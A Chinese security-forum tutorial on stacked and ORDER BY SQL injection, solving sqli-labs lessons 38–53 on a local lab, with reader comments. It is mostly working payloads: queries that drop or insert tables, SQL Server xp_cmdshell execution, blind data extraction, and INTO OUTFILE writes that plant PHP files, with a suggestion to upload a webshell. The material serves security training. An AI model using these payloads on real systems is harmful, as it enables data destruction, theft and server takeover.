登录

【独家连载】mysql注入天书（三）Stacked injection

lcamry / 2016-11-16 09:22:10 / 浏览数 6858 安全技术 漏洞分析 顶(0) 踩(0)

本文是 mysql 注入天书连载第三篇
第一篇地址：https://xianzhi.aliyun.com/forum/read/314.html
第二篇地址：https://xianzhi.aliyun.com/forum/read/328.html
[hr]

第三部分/page-3 Stacked injection

Background-8 stacked injection

Stacked
injections:堆叠注入。从名词的含义就可以看到应该是一堆sql语句（多条）一起执行。而在真实的运用中也是这样的，我们知道在mysql中，主要是命令行中，每一条语句结
；表示语句结束。这样我们就想到了是不是可以多句一起使用。这个叫做stacked injection。

0x01 原理介绍

在SQL中，分号（;）是用来表示一条sql语句的结束。试想一下我们在；
结束一个sql语句后继续构造下一条语句，会不会一起执行？因此这个想法也就造就了堆叠注入。而union
injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别么？区别就在于union 或者union
all执行的语句类型是有限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句。
例如以下这个例子。
文本框: 用户输入：
1; DELETE FROM products
服务器端生成的sql语句为：（因未对输入的参数进行过滤）
Select * from products where productid=1;DELETE FROM products

当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。

0x02 堆叠注入的局限性

堆叠注入的局限性在于并不是每一个环境下都可以执行，可能受到API或者数据库引擎不支持的限制，当然了权限不足也可以解释为什么攻击者无法修改数据或者调用一些程

Ps：此图是从原文中截取过来的，因为我个人的测试环境是php+mysql，是可以执行的，此处对于mysql/php存在质疑。但个人估计原文作者可能与我的版本的不同的原因
虽然我们前面提到了堆叠查询可以执行任意的sql语句，但是这种注入方式并不是十分的完美的。在我们的web系统中，因为代码通常只返回一个查询结果，因此，堆叠注入
因此，在读取数据时，我们建议使用union（联合）注入。同时在使用堆叠注入之前，我们也是需要知道一些数据库相关信息的，例如表名，列名等信息。

0x03 各个数据库实例介绍

本节我们从常用数据库角度出发，介绍几个类型的数据库的相关用法。数据库的基本操作，增删查改。以下列出数据库相关堆叠注入的基本操作。

Mysql数据库
（1）新建一个表 select * from users where id=1;create table test like users;

执行成功，我们再去看一下是否新建成功表。

（2）删除上面新建的test表select * from users where id=1;drop table test;

（3）查询数据select * from users where id=1;select 1,2,3;

加载文件 select * from users where id=1;select load_file('c:/tmpupbbn.php');

（4）修改数据select * from users where id=1;insert into users(id,username,password)
values('100','new','new');

Sql server数据库
(1)增加数据表select * from test;create table sc3(ss CHAR(8));

(2)删除数据表select * from test;drop table sc3;

(3)查询数据select 1,2,3;select * from test;

(4)修改数据select * from test;update test set name='test' where id=3;

(5)sqlserver中最为重要的存储过程的执行
select * from test where id=1;exec master..xp_cmdshell 'ipconfig'

Oracle数据库
上面的介绍中我们已经提及，oracle不能使用堆叠注入，可以从图中看到，当有两条语句在同一行时，直接报错。无效字符。后面的就不往下继续尝试了。

Postgresql数据库
（1）新建一个表　select * from user_test;create table user_data(id DATE);

可以看到user_data表已经建好。
（2）删除上面新建的user_data表select * from user_test;delete from user_data;

(3)查询数据select * from user_test;select 1,2,3;

(4)修改数据 select * from user_test;update user_test set name='modify' where name='张三';

Less-38

学习了关于stacked injection的相关知识，我们在本关可以得到直接的运用。
在执行select时的sql语句为：SELECT * FROM users WHERE id='$id' LIMIT 0,1
可以直接构造如下的payload：
http://127.0.0.1/sqli-labs/Less-38/index.php?id=1%27;insert%20into%20users(id,username,password)%20values%20(%2738%27,%27less38%27,%27hello%27)

再看数据表中的内容：可以看到less38已经添加。

Less-39

和less-38的区别在于sql语句的不一样：SELECT * FROM users WHERE id=$id LIMIT 0,1
也就是数字型注入，我们可以构造以下的payload：
http://127.0.0.1/sqli-labs/Less-39/index.php?id=1;insert%20into%20users(id,username,password)%20values%20(%2739%27,%27less39%27,%27hello%27)--+

通过数据表中可以看到添加的less-39项。

Less-40

本关的sql语句为SELECT * FROM users WHERE id=('$id') LIMIT 0,1
我们根据sql语句构造以下的payload：
http://127.0.0.1/sqli-labs/Less-40/index.php?id=1%27);%20insert%20into%20users(id,username,password)%20values%20(%27109%27,%27hello%27,%27hello

Less-41

此处与less-39是一致的，区别在于41错误不回显。所以我们称之为盲注。
Payload：
http://192.168.11.189/sqli-labs/Less-41/index.php?id=1;%20insert%20into%20users(id,username,password)%20values%20(%27110%27,%27less41%27,%27he

Less-42

Update更新数据后，经过mysql_real_escape_string()处理后的数据，存入到数据库当中后不会发生变化。在select调用的时候才能发挥作用。所以不用考虑在更新密码处进
本关从login.php源代码中分析可知：

Password变量在post过程中，没有通过mysql_real_escape_string()函数的处理。因此在登录的时候密码选项我们可以进行attack。
登录用户名随意
密码登录用以下的方式c';drop table me#　　（删除me 表）
　　c';create table me like users#　（创建一个me 的表）
下面这张图是我们没有登录时数据库当中存在的表

此处登录username:admin
　Password:c';create table less42 like users#
原sql语句为
$sql = "SELECT FROM users WHERE username='$username' and password='$password'";
登录时构造的sql语句为
SELECT FROM users WHERE username='admin' and password='c';create table less42 like users#
利用stacked injection，我们成功执行创建数据表less42的语句。

从下图可以看出show tables后已经成功创建less42表。

利用c';drop table me#作为登录密码，删除该表。
同样的利用此方式可以更新和插入数据项，这里就不进行演示了。

Less-43

本关与42关的原理基本一致，我们还是定位在login.php中的password。看一下sql语句为:
$sql = "SELECT * FROM users WHERE username=('$username') and password=('$password')";
登录：username：admin
　Password：c');create table less43 like users#

可以看到在tables中已经出现了less-43表。

其他的操作这里就不进行演示了。

Less-44

本关是基于盲注的，这里盲注主要是要没有报错信息，所以要采用盲注。这关与42关的区别就在于没有报错信息，同时，我们使用同样方式的payload：
登录 username:admin
Password:a';insert into users(id,username,password) values ('144','less44','hello')#

可以看到添加了less44这一项数据。

Less-45

同样的，45关与43关的payload是一样的，只不过45关依旧没有报错信息。
登录 username：admin
Password：c');create table less45 like users#

创建less45的数据表，可从下图看到。

上一篇：静态分析工具大集合 下一篇：我的WafBypass之道（SQL...
1. 11 条回复


lcamry 2016-11-16 09:22:16

Background-9 order by后的injection

此处应介绍order by后的注入以及limit注入，我们结合less-46更容易讲解，(在less46中详细讲解)所以此处可根据less-46了解即可。

Less-46

从本关开始，我们开始学习order by 相关注入的知识。
本关的sql语句为$sql = "SELECT * FROM users ORDER BY $id";
尝试?sort=1 desc或者asc，显示结果不同，则表明可以注入。（升序or降序排列）
从上述的sql语句中我们可以看出，我们的注入点在order by后面的参数中，而order
by不同于的我们在where后的注入点，不能使用union等进行注入。如何进行order by的注入，我们先来了解一下mysql官方select的文档。

我们可利用order by后的一些参数进行注入。
首先
（1）、order by 后的数字可以作为一个注入点。也就是构造order by 后的一个语句，让该语句执行结果为一个数，我们尝试
http://127.0.0.1/sqli-labs/Less-46/?sort=right(version(),1)
没有报错，但是right换成left都一样，说明数字没有起作用，我们考虑布尔类型。此时我们可以用报错注入和延时注入。
此处可以直接构造 ?sort= 后面的一个参数。此时，我们可以有三种形式，
①直接添加注入语句，?sort=(select **)
②利用一些函数。例如rand()函数等。?sort=rand(sql语句)
Ps：此处我们可以展示一下rand(ture)和rand(false)的结果是不一样的。

③利用and，例如?sort=1 and (加sql语句)。
同时，sql语句可以利用报错注入和延时注入的方式，语句我们可以很灵活的构造。
报错注入例子
http://127.0.0.1/sqli-labs/Less-46/?sort=(select%20count(*)%20from%20information_schema.columns%20group%20by%20concat(0x3a,0x3a,(select%20use

上述例子，可以看到root@localhost的用户名

接下来我们用rand()进行演示一下，因为上面提到rand(true)和 rand(false)结果是不一样的。
http://127.0.0.1/sqli-labs/Less-46/?sort=rand(ascii(left(database(),1))=115)

http://127.0.0.1/sqli-labs/Less-46/?sort=rand(ascii(left(database(),1))=116)

从上述两个图的结果，对比rand(ture)和rand(false)的结果，可以看出报错注入是成功的。

延时注入例子
http://127.0.0.1/sqli-labs/Less-46/?sort=%20(SELECT%20IF(SUBSTRING(current,1,1)=CHAR(115),BENCHMARK(50000000,md5(%271%27)),null)%20FROM%2

http://127.0.0.1/sqllib/Less-46/?sort=1%20and%20If(ascii(substr(database(),1,1))=116,0,sleep(5))
上述两个延时注入的例子可以很明显的看出时间的不同，这里就不贴图了，图片无法展示延时。。。

同时也可以用?sort=1 and 后添加注入语句。这里就不一一演示了。
（2）procedure analyse参数后注入
利用procedure analyse参数，我们可以执行报错注入。同时，在procedure analyse和order
by之间可以存在limit参数，我们在实际应用中，往往也可能会存在limit后的注入，可以利用procedure analyse进行注入。
以下为示范例
http://127.0.0.1/sqli-labs/Less-46/?sort=1%20%20procedure%20analyse(extractvalue(rand(),concat(0x3a,version())),1)

（3）导入导出文件into outfile参数
http://127.0.0.1/sqllib/Less-46/?sort=1%20into%20outfile%20%22c:\\wamp\\www\\sqllib\\test1.txt%22

将查询结果导入到文件当中

那这个时候我们可以考虑上传网马，利用lines terminated by。
Into outtfile c:\wamp\www\sqllib\test1.txt lines terminated by 0x(网马进行16进制转换)

Less-47

本关的sql语句为 $sql = "SELECT FROM users ORDER BY '$id'";
将id变为字符型，因此根据我们上述提到的知识，我们依旧按照注入的位置进行分类。
（1）、order by后的参数
我们只能使用and来进行报错和延时注入。我们下面给出几个payload示例。
① and rand相结合的方式，payload：http://127.0.0.1/sqli-labs/Less-47/index.php?sort=1%27and%20rand(ascii(left(database(),1))=115)--+

换成116后，http://127.0.0.1/sqli-labs/Less-47/index.php?sort=1%27and%20rand(ascii(left(database(),1))=116)--+

此处后期经过测试，还是存在问题的，我们不能使用这种方式进行准确的注入。此处留下只是一个示例。
②可以利用报错的方式进行
http://127.0.0.1/sqli-labs/Less-47/?sort=1%27and%20(select%20count()%20from%20information_schema.columns%20group%20by%20concat(0x3a,0x3a,(

可以看到user()的内容，同时可以构造其他的语句进行注入。
这里再放一个报错注入，原理和上面的payload是一样的，都是利用的mysql重复项的原理。
http://127.0.0.1/sqli-labs/Less-47/?sort=1%27and%20(select%20%20from%20(select%20NAME_CONST(version(),1),NAME_CONST(version(),1))x)--+
此处重复了version(),所以就爆出了版本号

③延时注入
http://127.0.0.1/sqli-labs/Less-47/?sort=1%27and%20If(ascii(substr(database(),1,1))=115,0,sleep(5))--+
这里因database()为security，所以第一个字母的s的ascii为115，此处直接显示，当改为116或者其他的数字的时候，就要延时了，我们这里就不贴图展示了，可以通过
（2）procedure analyse参数后注入
利用procedure analyse参数，我们可以执行报错注入。同时，在procedure analyse和order
by之间可以存在limit参数，我们在实际应用中，往往也可能会存在limit后的注入，可以利用procedure analyse进行注入。
以下为示范例
http://127.0.0.1/sqli-labs/Less-47/?sort=1%27procedure%20analyse(extractvalue(rand(),concat(0x3a,version())),1)--+

（4）导入导出文件into outfile参数
http://127.0.0.1/sqllib/Less-47/?sort=1%27into%20outfile%20%22c:\\wamp\\www\\sqllib\\test.txt%22--+

将查询结果导入到文件当中

那这个时候我们可以考虑上传网马，利用lines terminated by。
Into outtfile c:\wamp\www\sqllib\test1.txt lines terminated by 0x(网马进行16进制转换)
http://127.0.0.1/sqllib/Less-47/?sort=1%27into%20outfile%20%22c:\\wamp\\www\\sqllib\\test.php%22lines%20terminated%20by%200x3c3f706870206
此处的16进制文件为<?php phpinfo();?>
我们访问test.php

Less-48

本关与less-46的区别在于报错注入不能使用，不进行错误回显，因此其他的方法我们依旧是可以使用的。
可以利用sort=rand(true/false)进行判断。

http://127.0.0.1/sqli-labs/Less-48/?sort=rand(ascii(left(database(),1))=178)

http://127.0.0.1/sqli-labs/Less-48/?sort=rand(ascii(left(database(),1))=115)

And后的延时注入
http://127.0.0.1/sqli-labs/Less-48/?sort=1%20and%20(If(ascii(substr(database(),1,1))=115,0,sleep(5)))
不贴效果图了。
本关我们依旧可以用into outfile进行。
http://127.0.0.1/sqllib/Less-48/?sort=1 into outfile “路径”
这里就不进行贴图演示了。

Less-49

本关与47关基本类似，区别在于没有错误回显，所以我们可以通过延时注入和导入文件进行注入。
利用延时注入
http://127.0.0.1/sqli-labs/Less-49/?sort=1%27%20and%20(If(ascii(substr((select%20username%20from%20users%20where%20id=1),1,1))=69,0,sleep(5)))--+
延时效果图就不贴图展示了,可以构造substr的第一个参数进行后续注入。
或者利用into outfile进行注入
http://127.0.0.1/sqllib/Less-49/?sort=1%27into%20outfile%20%22c:\\wamp\\www\\sqllib\\test.php%22%20lines%20terminated%20by%200x3c3f706870

Less-50

从本关开始我们开始进行order by stacked injection！
执行sql语句我们这里使用的是mysqli_multi_query()函数，而之前我们使用的是mysqli_query()，区别在于mysqli_multi_query()可以执行多个sql语句，而mysqli_qu
这里我们上述用到的方法依旧是可行的，我们这里就不重复了，这里就看下stacked injection。
我们直接构造payload：
http://127.0.0.1/sqli-labs/Less-50/index.php?sort=1;create%20table%20less50%20like%20users
创建一个less50的表

前面我们已经赘述了stacked injection的过程，这里就不详细讲解了。

Less-51

本关的sql语句为 $sql="SELECT * FROM users ORDER BY '$id'";
我们此处要进行stacked injection，要注释掉',此处给出payload：
http://127.0.0.1/sqli-labs/Less-51/index.php?sort=1%27;create%20table%20less51%20like%20users--+
创建表less51

Less-52

和less50是一样的，只是这里的mysql错误不会在前台显示，但是对于stacked injection是一样的利用方式
http://127.0.0.1/sqli-labs/Less-52/index.php?sort=1;create%20table%20less52%20like%20users

Less-53


和less51是一样的，只是这里的mysql错误不会在前台显示，但是对于stacked injection是一样的利用方式
http://127.0.0.1/sqli-labs/Less-53/index.php?sort=1%27;create%20table%20less53%20like%20users--+

0 回复Ta


索马里的海贼 2016-11-16 19:09:54

关于php+mysql的stacked
query的问题，PHP原生的mysql扩展的确是不支持多句执行的，这点原作者没说错(当然mysql本身是支持的，命令行客户端就可以)
为什么这里的课程可以实现呢
https://github.com/Audi-1/sqli-labs/blob/master/Less-38/index.php 46行
[code]$sql="SELECT FROM users WHERE id='$id' LIMIT 0,1";
/ execute multi query */
if (mysqli_multi_query($con1, $sql))
{[/code]为了实现课程效果特地用了mysqli扩展的mysqli_multi_query做为查询函数 看命名就知道了 多重查询。
http://www.php.net/manual/en/mysqli.multi-query.php
Executes one or multiple queries which are concatenated by a semicolon.
虽然php官方推荐(强制)pdo或者mysqli来代替mysql扩展 不过暂时实际应用中mysqli_multi_query还是不太常见的。
可能将来随着mysql扩展被废弃mysqli推广开来 会碰上也说不定。

0 回复Ta

 hades 2016-11-17 01:55:00

欢迎多多参与讨论

0 回复Ta

 lpk 2016-11-21 06:57:20


这是有史以来,我接触安全这么多年,第一次看到这么好的帖子~

0 回复Ta

 cover 2016-11-22 01:42:32

一发就发这么多，楼主你让我刚买的sql注入书情以何堪，快赔我书钱

0 回复Ta


hades 2016-11-22 02:02:36

我们是认真的

0 回复Ta


ms0x0 2016-11-22 03:10:41

好文~

0 回复Ta


louchaooo 2016-11-22 06:23:38

这种好文怎么这么点回复

0 回复Ta

lcamry 2016-11-24 08:25:58

嗯，是的。这里主要是因为要作为课程展示，实际当中用到stacked injection确实很少。棒棒的，多多交流，qq646878467

0 回复Ta

lcamry 2016-11-24 08:27:38

多方面学习呀，书上肯定讲的比较详细。但是我们这个边实验边学习，应该很快就能学习完了。多多交流

0 回复Ta

lcamry 2016-11-24 08:28:53

因为我真的很菜，各位表哥开车捎上我

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板